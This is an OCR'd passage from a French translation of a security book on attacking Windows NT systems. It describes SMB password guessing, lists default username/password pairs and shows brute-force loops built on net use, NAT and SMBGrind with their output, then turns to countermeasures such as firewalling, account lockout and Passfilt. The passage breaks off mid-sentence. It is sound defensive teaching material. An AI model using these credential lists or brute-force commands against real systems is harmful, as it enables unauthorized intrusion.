Halte aux hackers

4e édition

Stuart McClure
Joel Scambray
George Kurtz

ISBN : 2-7464-0486-9

OEM
EYROLLES

5

Pirater la famille Windows NT

Les systèmes d'exploitation de la famille Microsoft Windows NT représentent toujours une part significative des machines réseau, que le réseau soit public ou privé. Cette prédominance explique pourquoi NT reste une cible privilégiée de la communauté des hackers depuis 1997, date à laquelle un chercheur surnommé Hobbit a publié un article (http://www.insecure.org/stf/cifs.txt) sur CIFS (Common Internet File System) et SMB (Server Message Block), les technologies sous-jacentes de l'architecture réseau NT.Les publications relatives aux attaques NT n'ont pas faibli depuis.

INFO Dans cet ouvrage, nous utilisons l'expression « famille NT » ou « système NT » pour faire référence à l'ensemble des systèmes dérivés de la plate-forme Microsoft NT, qui comprend Windows NT 3.x/4.x, Windows 2000, Windows XP et Windows .NET Server, en différenciant, le cas échéant, les versions poste de travail et serveur. Par opposition, nous désignons les systèmes Microsoft DOS/Windows 1.x/3.x/9*x*/Me par « famille DOS » ou « systèmes DOS ».

Microsoft a publié des correctifs pour la plupart des problèmes existants et a progressivement renforcé les fonctions de sécurité de la plate-forme NT. De ce point de vue, l'image de systèmes vulnérables accolée à la famille NT n'est, selon nous, pas fondée. Entre de bonnes mains, NT peut être aussi bien sécurisé que tout autre système UNIX, Linux, etc. Pour reprendre un dicton, « la responsabilité incombe plus au conducteur qu'à la voiture ».

Cependant, ce chapitre ne serait de toute évidence pas aussi long si la configuration NT par défaut était complètement sécurisée. Après de nombreuses années consacrées à l'étude de la sécurité des systèmes NT, notre constat est que deux facteurs jouent un rôle prépondérant : la popularité de ces systèmes et leur configuration par défaut mal sécurisée.

La popularité est une arme à double tranchant pour les utilisateurs des technologies Microsoft. D'un côté, ces produits bénéficient d'un support de développement non négligeable, d'une reconnaissance quasi universelle et de l'intégration à une sorte d'écosystème international. Mais d'un autre côté, cette position dominante de Windows en fait une cible de choix pour les hackers qui élaborent des attaques sophistiquées et les appliquent à grande échelle (comme en témoignent les vers Code Red et Nimda ; voir http://www.eeye.com/html/Research/Advisories/AL20010717.html et http://www.cert.org/advisories/CA-2001-26.html, respectivement). Humilier Microsoft, voilà une méthode sûre d'atteindre la notoriété (légitime ou non) chez les hackers.

ASTUCE Pour comparer les résultats des systèmes NT à ceux d'autres plates-formes face aux hackers, consultez le challenge OpenHack de eWeek's sur http://www.eweek.com/category2/1,3960,600431,00.asp.

La simplicité apparente de l'interface NT la rend très attrayante pour les administrateurs novices, qui se contentent généralement de modifier quelques paramètres de la configuration par défaut. Cette simplicité est cependant trompeuse et tout administrateur NT chevronné sait qu'il faut configurer des dizaines de paramètres pour assurer la sécurité du système.

En outre, les problématiques de compatibilité avec les versions antérieures introduisent des vulnérabilités et rendent NT moins sécurisé qu'il pourrait l'être. Comme vous aurez l'occasion de le constater dans ce chapitre, étant donné que NT continue à offrir les fonctions d'authentification SMB, il reste exposé à un certain nombre d'attaques élégantes. Bien entendu, cette compatibilité avec les versions antérieures est activée par défaut.

Enfin, le développement continu de fonctions et de services activés par défaut contribue à faire de NT une cible privilégiée pour les hackers. Microsoft a développé trois générations de systèmes d'exploitation avant de se rendre compte que leur installation et l'activation d'IIS par défaut exposaient leurs clients à tous les risques issus des réseaux publics (Code Red et Nimda visaient spécifiquement IIS). Une loi fondamentale en matière de sécurité stipule que les risques encourus par un système sont directement proportionnels à sa complexité et Microsoft doit désormais apprendre de ses erreurs passées et cesser d'activer la plupart de ses fonctionnalités par défaut.

Il semblerait que ce message commence à se faire entendre. En janvier 2002, Bill Gates a envoyé une note de service sur la mise au point d'un concept baptisé « informatique de confiance » (TWC, Trustworthy Computing). TWC a pour but de satisfaire les attentes des clients vis-à-vis des produits Microsoft comme s'il s'agissait de bien de consommation courants comme le téléphone, l'eau ou l'électricité. Ces considérations théoriques sont cependant moins importantes que la déclaration selon laquelle Microsoft devait désormais mettre l'accent sur la sécurité plutôt que sur l'ajout de fonctionnalités pour les projets à venir. À la suite de cette note, la sortie de Windows 2003 Server a été repoussée : des tests supplémentaires ont été élaborés pour rechercher des vulnérabilités en matière de sécurité tant sur le plan de la conception que de l'implémentation du produit. Microsoft a peut-être enfin compris l'importance de la sécurité. Comme toujours, cependant, seul l'avenir nous le dira. Rappelez-

vous que certaines fonctions de sécurité cruciales du système d'exploitation (comme SYSKEY) ne sont apparues qu'avec le Service Pack 3 de NT4 et qu'il a fallu attendre le Service Pack 2 de Windows 2000 pour que certaines failles critiques de IIS soient découvertes et colmatées (notamment les failles exploitées par Code Red et Nimda). En outre, ces correctifs ont toujours été développés en réponse à des attaques mises au point par une communauté de hackers plus tenace que jamais. Après cette présentation globale de la sécurité NT, examinons la situation actuelle avant d'aborder les aspects techniques.

Nous avons divisé ce chapitre en trois sections principales :

- **Attaques sans authentification** – Cette section traite des attaques à distance via le réseau, en prenant comme point de départ les informations relatives au système cible recueillies aux chapitres 2 et 3.
- **Attaques avec authentification** – En supposant que l'une des attaques détaillées dans la section précédente ait réussi, l'assaillant va chercher à augmenter ses droits si nécessaire, à prendre le contrôle à distance de la machine de la victime, à extraire des mots de passe et d'autres informations pertinentes, à installer des portes dérobées et à masquer ses traces.
- **Fonctions de sécurité des systèmes NT** – Cette dernière section aborde les parades intégrées au système d'exploitation et les meilleures pratiques à adopter pour contrer les attaques présentées dans les sections précédentes.

Attention, comme nous l'avons déjà mentionné, nous supposons à ce stade que tout le travail préparatoire indispensable à l'attaque d'un système de la famille NT a été effectué : sélection de la cible (chapitre 2) et recensement (chapitre 3). Comme vous avez pu le voir dans le chapitre 2, deux méthodes principales permettent d'identifier les systèmes Windows connectés à Internet : les balayages de ports et la capture de bannières. Le chapitre 3 vous a ensuite expliqué comment différents outils combinés à des connexions SMB nulles permettaient d'obtenir de nombreuses informations sur les utilisateurs, les groupes et les services Windows. Dans ce chapitre, nous aurons recours à la multitude de données rassemblées au cours de ces deux chapitres pour accéder aisément aux systèmes de la famille NT.

Ce chapitre ne présente pas de façon exhaustive les nombreux outils disponibles sur Internet pour exécuter ces tâches. Nous détaillerons les plus élégants et les plus utiles (de notre humble point de vue), mais nous insisterons surtout sur les principes généraux et la méthodologie des attaques. Ne s'agit-il pas de la méthode idéale pour vous aider à préparer les systèmes NT à une tentative de pénétration ? La sécurité des applications n'est pas non plus traitée dans cet ouvrage.

Attaques sans authentification

SMB et IIS sont les deux principaux mécanismes d'infiltration à distance d'un système NT. Le blocage de ces deux boulevards contribue largement à la mise en place d'un système NT

impénétrable. Cette section vous indique les principales faiblesses de ces deux composants ainsi que les moyens d'y remédier.

Attaques SMB (Server Message Block)

L'attaque classique consiste à cibler le service de partage de fichiers et d'imprimantes qui met en œuvre le protocole SMB. Ce dernier est accessible via deux ports TCP : TCP 139, NetBIOS Session Service et TCP 445 (essentiellement SMB brut sur TCP). Les versions de Windows NT antérieures à Windows 2000 utilisent uniquement le premier, alors que les versions suivantes utilisent les deux par défaut.

Détection à distance de mots de passe

Popularité :	*7*
Simplicité :	*7*
Impact :	*6*
Niveau de risque :	***7***

En supposant que SMB soit accessible, la meilleure méthode pour s'introduire dans un système de la famille NT consiste tout simplement à essayer de deviner un mot de passe : connectez-vous à un partage recensé (comme IPC$ ou C$) et essayez différentes combinaisons nom d'utilisateur/mot de passe jusqu'à en trouver une qui fonctionne.

Bien évidemment, pour lancer correctement une opération de détection de mot de passe, vous devez disposer d'une liste valide de noms d'utilisateurs. Nous avons déjà vu certaines armes parmi les plus efficaces lors de la recherche des comptes utilisateur, notamment les connexions nulles faisant appel à la commande net use, les outils DumpACL/DumpSec développés par Somarsoft et sid2user/user2sid d'Evgenii Rudnyi (toutes traitées en détail dans le chapitre 3). Une fois les noms de compte valides obtenus, vous pouvez procéder à une recherche beaucoup plus précise du mot de passe.

Il est généralement aisé de trouver un emplacement commun qui servira de cible. Nous avons vu au chapitre 3 l'accès immédiat à la ressource partagée Interprocess Communications (IPC$), qui est invariablement présente sur des systèmes exportant SMB. De plus, les ressources administratives partagées par défaut, notamment ADMIN$ et [%systemdrive%]$ (par exemple C$), sont également presque toujours présentes et permettent de déclencher les opérations de recherche de mot de passe. Bien entendu, vous pouvez aussi recenser les partages, comme indiqué dans le chapitre 3.

Munis de ces informations, les intrus potentiels n'ont plus qu'à ouvrir leur voisinage réseau si des systèmes de la famille NT sont présents sur le réseau local (ou se servir de l'outil Rechercher un ordinateur et une adresse IP), puis à cliquer deux fois sur la machine visée, comme indiqué dans les figures 5.1 et 5.2.

Figure 5.1
Sélection de la machine visée.





Figure 5.2
Saisie du nom utilisateur et du mot de passe réseau.



La détection du mot de passe peut également s'effectuer au moyen de la ligne de commande (et donc s'automatiser avec un script) avec la commande net use. Si vous spécifiez un astérisque (*) au lieu d'un mot de passe, le système distant vous demandera de saisir ce dernier comme suit :

```
C:\> net use \\192.168.202.44\IPC$ * /u:Administrator
Type the password for \\192.168.202.44\IPC$:
The command completed successfully.
```

INFO Le compte spécifié par l'option /u: prête parfois à confusion. Rappelez-vous que les comptes de la famille NT sont identifiés par des SID, qui sont constitués de couples MACHINE\compte ou DOMAINE\compte. Si une connexion en tant qu'Administrateur uniquement échoue, essayez la syntaxe DOMAINE\compte. Comme indiqué précédemment, il est possible de trouver le domaine Windows d'un système à l'aide de l'outil netdom du NTRK.

Les pirates peuvent essayer de deviner les mots de passe de comptes locaux connus sur des serveurs ou des stations de travail NT autonomes, plutôt que sur des comptes globaux hébergés par des contrôleurs de domaine NT. Les comptes locaux reflètent plus les préférences en matière de sécurité des administrateurs de systèmes individuels ou des utilisateurs que les règles strictes de définition des mots de passe. Ce type de tentative est par ailleurs souvent enregistré dans des fichiers journaux sur le contrôleur de domaine.

Bien sûr, si vous parvenez à pirater le compte Administrateur ou celui d'un administrateur de domaine sur un contrôleur de domaine, vous obtenez le contrôle de la totalité du domaine (et peut-être de tous les domaines de confiance). Dans la plupart des cas, il est préférable d'iden-

tifier un contrôleur de domaine (pour les réseaux NT4 ou antérieurs, il s'agit du contrôleur de domaine primaire) et de lancer une attaque visant à deviner automatiquement le mot de passe via des méthodes discrètes, tout en balayant simultanément la totalité du domaine pour rechercher des proies faciles, par exemple des comptes Administrateur sans mot de passe.

INFO Si vous envisagez d'utiliser les modes de recherche suivants pour auditer des systèmes dans votre entreprise (avec les autorisations nécessaires, bien entendu), faites attention au verrouillage de comptes lorsque vous recherchez des mots de passe à l'aide de moyens manuels ou automatisés. Il n'y a rien de pire pour dissuader la direction d'une entreprise de poursuivre ses projets de sécurité que des utilisateurs ne pouvant plus accéder à leur compte ! Pour tester le verrouillage des comptes, des outils comme enum (chapitre 3) permettent d'extraire à distance la stratégie de mot de passe via une connexion nulle. Nous vous conseillons également de vérifier si le compte Invité est désactivé, puis d'essayer de deviner des mots de passe relatifs à ce compte. En effet, même lorsqu'il est désactivé, le compte Invité signale tout verrouillage.

La méthode de recherche de mots de passe la plus minutieuse repose sur l'exploitation des erreurs vieilles comme le monde dans le choix des mots de passe utilisateur. Parmi les erreurs les plus courantes :

- Les utilisateurs ont tendance à utiliser le mot de passe le plus simple qui soit, c'est-à-dire pas de mot de passe du tout. *La faille la plus béante d'un réseau est de loin le mot de passe inexistant ou facile à deviner. Cet aspect doit donc figurer parmi vos priorités lorsque vous vérifiez la sécurité des systèmes.*
- Les utilisateurs choisissent généralement un mot de passe facile à retenir, comme leur prénom, leur nom d'utilisateur, ou un mot plutôt évident (nom_société, test, admin, invité ou motdepasse). Les champs de commentaires (visibles dans une sortie de recensement DumpACL/DumpSec, par exemple) associés aux comptes utilisateur regorgent d'indices révélateurs sur la nature des mots de passe.
- De nombreux logiciels courants sont exécutés dans le contexte d'un compte utilisateur NT. Ces noms de compte finissent généralement par être connus de tous et, pire encore, ils sont souvent faciles à retenir. Lorsqu'un intrus parvient à identifier ce type de comptes lors d'un recensement, il dispose d'un sérieux avantage au moment où il aborde la phase de détection de mots de passe.

Le tableau 5.1 recense certaines paires nom d'utilisateur/mot de passe parmi les plus courantes. Vous trouverez à l'adresse http://www.mksecure.com/defpw/ une longue liste de mots de passe par défaut.

Contre toute attente, la recherche des mots de passe à l'aide de paires s'avère souvent fructueuse, mais peu d'administrateurs sont disposés à consacrer une partie non négligeable de leur temps à contrôler un à un les mots de passe de tous les utilisateurs d'un grand réseau.

Pour deviner automatiquement des mots de passe, il suffit de programmer une boucle à l'aide de la commande NT FOR combinée à la commande net use. Commencez par créer un fichier

Tableau 5.1 – Combinaisons fréquentes nom d'utilisateur/mot de passe

Nom d'utilisateur	Mot de passe
Administrator	Aucun, password, administrator
Arcserve	arcserve, backup
Test	test, password
Lab	lab, password
Username	username, company_name
Backup	Backup
Tivoli	Tivoli
Symbiator	symbiator, as400
Arcserve,	backupexec backup

de noms d'utilisateurs et de mots de passe selon les indications du tableau 5.1 (que vous adapterez à vos besoins). Vous obtiendrez alors un fichier similaire à celui qui suit. Notez que vous pouvez utiliser n'importe quel séparateur entre les valeurs ; nous avons opté ici pour des tabulations. Vous remarquerez également qu'une absence de mot de passe doit être notée par une paire de guillemets vides dans la première colonne.

```
[file: credentials.txt]
password       username
""            Administrator
password       Administrator
admin          Administrator
administrator  Administrator
secret         Administrator
etc. . . .
```

Nous pouvons maintenant utiliser ce fichier avec la commande FOR comme suit :

```
C:\>FOR /F "tokens=1,2*" %i in (credentials.txt) do net use \\target\\IPC$ %i /
u:%j
```

Cette commande analyse le fichier credentials.txt, extrait les deux premiers éléments de chaque ligne, puis insère le premier d'entre eux dans le champ de la variable %i (mot de passe) et le second dans celui de la variable %j (nom d'utilisateur) dans le cadre d'une tentative de connexion standard net use vers la ressource partagée IPC$ du serveur cible. Tapez FOR /? à l'invite de commande pour plus d'informations sur FOR (l'une des commandes les plus utiles aux pirates NT).

Il existe bien évidemment des logiciels spécialisés dans la découverte automatique de mots de passe. Nous avons traité deux d'entre eux (Legion et NetBIOS Auditing Tool) dans les chapitres 3 et 4. Legion est capable de balayer plusieurs plages d'adresses IP de classe C pour y rechercher des partages et propose un outil manuel d'attaque par dictionnaire.

NAT effectue des opérations similaires, mais ne vise qu'une cible à la fois. Il fonctionne en ligne de commande et peut donc faire l'objet de scripts. NAT se connecte à un système cible, puis cherche à deviner des mots de passe à partir d'une matrice prédéfinie et de listes fournies par l'utilisateur. Cependant, cet outil présente l'inconvénient de chercher immédiatement à accéder au réseau une fois qu'il a détecté un jeu d'identifiants valides, de sorte qu'il n'est pas en mesure de détecter des mots de passe faibles d'autres comptes. L'exemple suivant présente l'utilisation d'une boucle FOR simple destinée à appliquer NAT à l'ensemble d'un sous réseau de classe C (la sortie a été abrégée dans un souci de concision) :

```
D:\> FOR /L %i IN (1,1,254) DO nat -u userlist.txt -p passlist.txt
192.168.202.%I > nat_output.txt
[*]--- Checking host: 192.168.202.1
[*]--- Obtaining list of remote NetBIOS names
[*]--- Attempting to connect with Username: 'ADMINISTRATOR' Password:
'ADMINISTRATOR'
[*]--- Attempting to connect with Username: 'ADMINISTRATOR' Password:
'GUEST'
…
[*]--- CONNECTED: Username: 'ADMINISTRATOR' Password: 'PASSWORD'
[*]--- Attempting to access share: \\*SMBSERVER\TEMP
[*]--- WARNING: Able to access share: \\*SMBSERVER\TEMP
[*]--- Checking write access in: \\*SMBSERVER\TEMP
[*]--- WARNING: Directory is writeable: \\*SMBSERVER\TEMP
[*]--- Attempting to exercise .. bug on: \\*SMBSERVER\TEMP
…
```

L'outil NTIS (NTInfoScan) de David Litchfield est également très utile pour découvrir les mots de passe vides. Il peut être téléchargé à l'adresse http://packetstormsecurity.org/NT/audit/. Il s'agit d'un outil simple à ligne de commande qui effectue des contrôles Internet et NetBIOS et stocke les résultats obtenus dans un fichier HTML. Il est capable de recenser les utilisateurs et d'extraire en fin de rapport les comptes ne présentant pas de mot de passe.

Les outils mentionnés ci-dessus sont gratuits et remplissent globalement leur fonction. Si vous souhaitez acquérir des outils de détection de mots de passe, CyberCop Scanner de Network Associates Inc. (NAI) dispose d'un utilitaire appelé SMBGrind qui est extrêmement rapide parce qu'il est capable de mettre en place plusieurs fouineurs en parallèle. À cette différence près, il est assez semblable à NAT. Voici un exemple de sortie de SMBGrind. Le caractère –l en ligne de commande indique le nombre de connexions simultanées, c'est-à-dire de sessions de détection parallèles.

```
D:\> smbgrind -l 100 -i 192.168.2.5
Host address: 192.168.2.5
Cracking host 192.168.2.5 (*SMBSERVER)
Parallel Grinders: 100
Percent complete: 0
Percent complete: 25
Percent complete: 50
Percent complete: 75
Percent complete: 99
Guessed: testuser Password: testuser
Percent complete: 100
Grinding complete, guessed 1 accounts
```

Parades : se défendre contre la détection de mots de passe

Les mesures mentionnées ci-dessous, si elles ne permettent pas d'empêcher la découverte des mots de passe, ont au moins le mérite de compliquer sérieusement la tâche du pirate :

- Employez un pare-feu pour restreindre l'accès aux services SMB via les ports TCP 139 et 445.
- Utilisez les fonctions intégrées à Windows pour restreindre l'accès à SMB :
  - Filtres IPSec (Windows 2000 et versions supérieures),
  - Pare-feu de connexion Internet (Win XP et versions supérieures).
- Désactiver les services SMB (sur les ports TCP 139 et 445).
- Imposez l'utilisation d'une politique de mots de passe forts.
- Définissez un seuil de verrouillage de compte et assurez-vous qu'il est appliqué au compte Administrateur prédéfini.
- Activez la surveillance des échecs de connexion et contrôlez régulièrement les journaux d'événements.

Pour de meilleurs résultats, nous vous recommandons d'implémenter ces mesures en parallèle. Nous allons étudier chacune d'elles en détail :

Restreindre l'accès à SMB à l'aide d'un pare-feu – Cette mesure est appropriée si le système NT est directement relié à Internet et ne doit pas répondre aux requêtes associées aux ressources partagées Windows. Bloquez au niveau du pare-feu ou du routeur l'accès à tous les ports TCP et UDP qui ne sont pas indispensables, et en particulier les ports TCP 139 et 445. Cette règle ne souffre aucune exception car l'exposition de SMB au-delà du pare-feu rend le système beaucoup trop vulnérable à un grand nombre d'attaques.

Utiliser les fonctions de Windows pour restreindre l'accès aux services – À partir de Windows 2000, Microsoft a implémenté IPSec (IP Security) comme fonction standard du système d'exploitation. IPSec permet de créer des filtres visant à restreindre l'accès aux services selon des paramètres TCP/IP standards, comme le protocole IP, l'adresse source, le port de destination TCP ou UDP, etc. Elle est traitée en détail dans la section « Fonctions de sécurité des systèmes NT ».

ASTUCE RRAS (Routing and Remote Access Service) implémente des filtres comparables à ceux d'IPSec, mais génère moins de trafic supplémentaire.

Le pare-feu de connexion Internet est apparu dans Windows XP et il est disponible pour Windows 2003 Server. Comme son nom l'indique, il s'agit d'un pare-feu logiciel pour Windows. Il fonctionne parfaitement lorsqu'il s'agit de bloquer tous les ports, mais présente un inconvénient majeur : il ne peut pas restreindre l'accès aux services en fonction des adresses IP source. Il est également traité en détail dans la section « Fonctions de sécurité des systèmes NT ».

Désactiver SMB (TCP 139 et 445) – Sous NT4 et les versions antérieures, la seule manière de désactiver le port TCP 139 (NetBIOS Session Service) était de désactiver les liaisons au client WINS (TCP/IP) pour toutes les cartes connectées à des réseaux faillibles (voir la figure 5.3).




Figure 5.3
Connexions réseau et commutées.

Cette opération désactive tous les ports de type NetBIOS sur cette interface. Pour les hôtes à hébergement double, NetBIOS peut être désactivé sur le NIC connecté à Internet et rester activé sur le NIC interne ; le partage de fichiers Windows reste alors possible pour les utilisateurs authentifiés. Lorsque vous désactivez NetBIOS de cette manière, le port externe reste enregistré comme étant à l'écoute, mais il ne répond à aucune requête.

Sous Windows 2000 et les versions ultérieures, NetBIOS avec TCP/IP peut être désactivé dans les propriétés de la carte réseau, accessibles via Connexions réseau et accès à distance. Sélectionnez les propriétés du protocole Internet (TCP/IP), cliquez sur le bouton Avancé, l'onglet WINS, puis choisissez Désactivez NetBIOS avec TCP/IP.

Cependant, de nombreux utilisateurs ne réalisent pas que, malgré la désactivation du transport NetBIOS, Windows 2000 utilise toujours SMB sur TCP (port 445) pour le partage de fichiers Windows (voir le tableau 5.1).

Microsoft joue un mauvais tour aux utilisateurs naïfs qui s'imaginent que la désactivation de NetBIOS sur TCP/IP résoudra leurs problèmes de recensement par connexion nulle, car cela n'est pas le cas. La désactivation de NetBIOS sur TCP/IP fait disparaître TCP 139, mais pas le port 445. L'utilisateur a alors l'impression que le problème de la session nulle est résolu parce que les assaillants utilisant un système NT4 antérieur au Service Pack 6a ne peuvent plus se connecter au port 445 et créer une connexion nulle. En revanche, si l'attaque a lieu via un client d'une version ultérieure ou Windows 2000, il est possible de se connecter au port 445 et d'effectuer toutes les opérations malveillantes (recenser des utilisateurs, exécuter user2sid/sid2user, etc.) décrites au chapitre 3. Ne vous laissez pas tromper par ces modifications superficielles de l'interface utilisateur.

Vous avez la chance de pouvoir désactiver également le port 445 mais, comme dans le cas du port 139 sous Windows NT4, cette opération exige une recherche approfondie au cœur d'une carte réseau spécifique. Vous devez d'abord trouver l'onglet relatif aux liens de cette carte, or celui-ci a été placé dans un endroit où personne n'aurait l'idée d'aller le chercher. Pour y accéder, vous devez désormais ouvrir Connexions réseau et accès à distance, puis sélectionner Avancé>Paramètres avancés (voir la figure 5.4).




Figure 5.4
La commande Paramètres avancés.

En désélectionnant l'option Partage de fichiers et d'imprimantes pour les réseaux Microsoft (voir la figure 5.5), les connexions nulles sont désactivées sur les ports 139 et 445 (avec le partage de fichiers et d'imprimantes, bien évidemment).




Figure 5.5
La désactivation du partage de fichiers et d'imprimantes NetBIOS et SMB/CIFS (pour bloquer les connexions nulles) s'effectue dans la boîte de dialogue Paramètres avancés de Connexions et accès réseau à distance.

Il n'est pas nécessaire de redémarrer l'ordinateur pour que ce nouveau paramètre soit pris en compte. Il s'agit de la méthode la plus efficace pour configurer les interfaces extérieures d'un serveur relié à Internet.


INFO TCP 139 continuera à apparaître lors d'un balayage de port même après cette modification, mais il ne fournira plus d'informations liées à NetBIOS.

Si les systèmes NT sont des serveurs de fichiers et doivent donc conserver la connectivité Windows, il va sans dire que ces mesures ne seront pas applicables puisqu'elles bloquent ou désactivent ces services. Vous devez alors employer des mesures plus classiques, par exemple bloquer les comptes après un certain nombre d'échecs de connexion, imposer des mots de passe fiables et enregistrer les échecs de connexion. Fort heureusement, Microsoft fournit quelques outils puissants pour mener à bien ces opérations.

Mettre en place une stratégie de mots de passe fiables – Pour cela, procédez via la fonction Stratégie de compte du Gestionnaires d'utilisateurs accessible via Stratégies>Compte sous NT4. Sous Windows 2000 et les versions ultérieures, cette même fonction se trouve dans Paramètres de sécurité>Stratégies de comptes>Stratégie de mot de passe. Vous pourrez alors imposer des restrictions de mots de passe, comme une longueur minimale ou l'unicité. Les comptes peuvent également être bloqués après un nombre donné de tentatives de connexion

aboutissant à un échec. La fonction Stratégie de compte du Gestionnaire d'utilisateurs permet également à des administrateurs de déconnecter de force des utilisateurs hors des horaires de connexion standards, option pratique pour empêcher les attaques nocturnes. La figure 5.6 illustre un exemple de paramétrage de la fonction Stratégie de compte sous Windows NT4.

Figure 5.6
Paramétrage des options de compte.



Encore une fois, toute personne souhaitant tester la vulnérabilité des mots de passe au moyen des techniques manuelles ou automatisées décrites dans ce chapitre doit prêter attention à cette fonction de verrouillage des comptes.

Passfilt – La DLL Passfilt, fournie dans le Service Pack 2 pour NT4, assure une sécurité encore plus rigoureuse. Elle doit être activée selon les instructions données dans l'article Q161990 de la base de connaissances Microsoft.

INFO Passfilt est installée par défaut sur Windows 2000 et les versions ultérieures, mais elle n'est pas activée. Utilisez les outils secpol.msc ou gpedit.msc pour l'activer via Paramètres de sécurité>Stratégies de comptes>Stratégie de mot de passe>Les mots de passe doivent respecter des exigences de complexité.

Passfilt impose l'utilisation de mots de passe puissants et s'assure que personne ne passe entre les mailles du filet ou se laisse aller à la paresse. Une fois installée, elle vérifie si les mots de passe comprennent au moins six caractères, ne contiennent pas de nom d'utilisateur ou de partie d'un nom de famille et sont composés d'au moins trois des catégories suivantes :

- Caractères alphabétiques majuscules (A, B, C, … Z) ;
- Caractères alphabétiques minuscules (a, b, c, … z) ;
- Chiffres arabes (0, 1, 2, ..9) ;
- Métacaractères non alphanumériques (@, #, !, &, etc.).

Passfilt est incontournable pour tout administrateur NT digne de ce nom ; il vous incombe toutefois de modifier vous-même l'un des paramètres, la longueur minimale du mot de passe, que nous vous recommandons de porter à sept caractères au moyen de la stratégie de compte. La section suivante, consacrée aux attaques avec authentification, vous explique pourquoi sept est le chiffre magique.

ATTENTION Sous NT4 et les versions précédentes, Passfilt agit seulement sur les tentatives de modification de mot de passe par un utilisateur. Les comptes Administrateur peuvent toujours définir des mots de passe faibles en passant par le Gestionnaire d'utilisateurs en contournant les règles de Passfilt (voir l'article Q174075 de la base de connaissances).

Seuil de verrouillage – Pour contrer avec efficacité les attaques visant à deviner un mot de passe SMB, vous pouvez notamment définir un seuil de verrouillage de compte. Une fois que le nombre de tentatives infructueuses de connexion a atteint la limite fixée pour un compte donné, ce dernier est bloqué jusqu'à ce que l'administrateur le réinitialise ou qu'un délai défini par l'administrateur se soit écoulé. Les seuils de verrouillage sont définis via le Gestionnaire d'utilisateurs sous NT4 et via Stratégie de sécurité>Stratégies de compte>Stratégie de verrouillage du compte sous Windows 2000 et les versions ultérieures.

ATTENTION Le seuil de verrouillage ne concerne pas le compte Administrateur intégré. Pour l'appliquer à ce compte, vous devez recourir à l'outil Passprop.

Passprop – Passprop est un outil du kit de ressources NT qui permet d'appliquer le seuil de verrouillage existant au compte Administrateur intégré. Comme nous l'avons signalé plus haut, le compte Administrateur est le trophée le plus convoité par vos assaillants. Malheureusement, le compte Administrateur d'origine (RID 500) ne peut pas être verrouillé par défaut sous Windows NT, ce qui permet à des pirates un nombre de tentatives illimité. Passprop applique la stratégie de verrouillage activée au compte Administrateur. Ce compte peut toujours être déverrouillé depuis la console locale afin de prévenir les attaques par déni de service.

Pour paramétrer le verrouillage du compte Administrateur, installez le kit de ressources (ou copiez simplement passprop.exe si l'installation de l'ensemble du kit de ressources pose des problèmes de sécurité), puis entrez la commande suivante après l'invite :

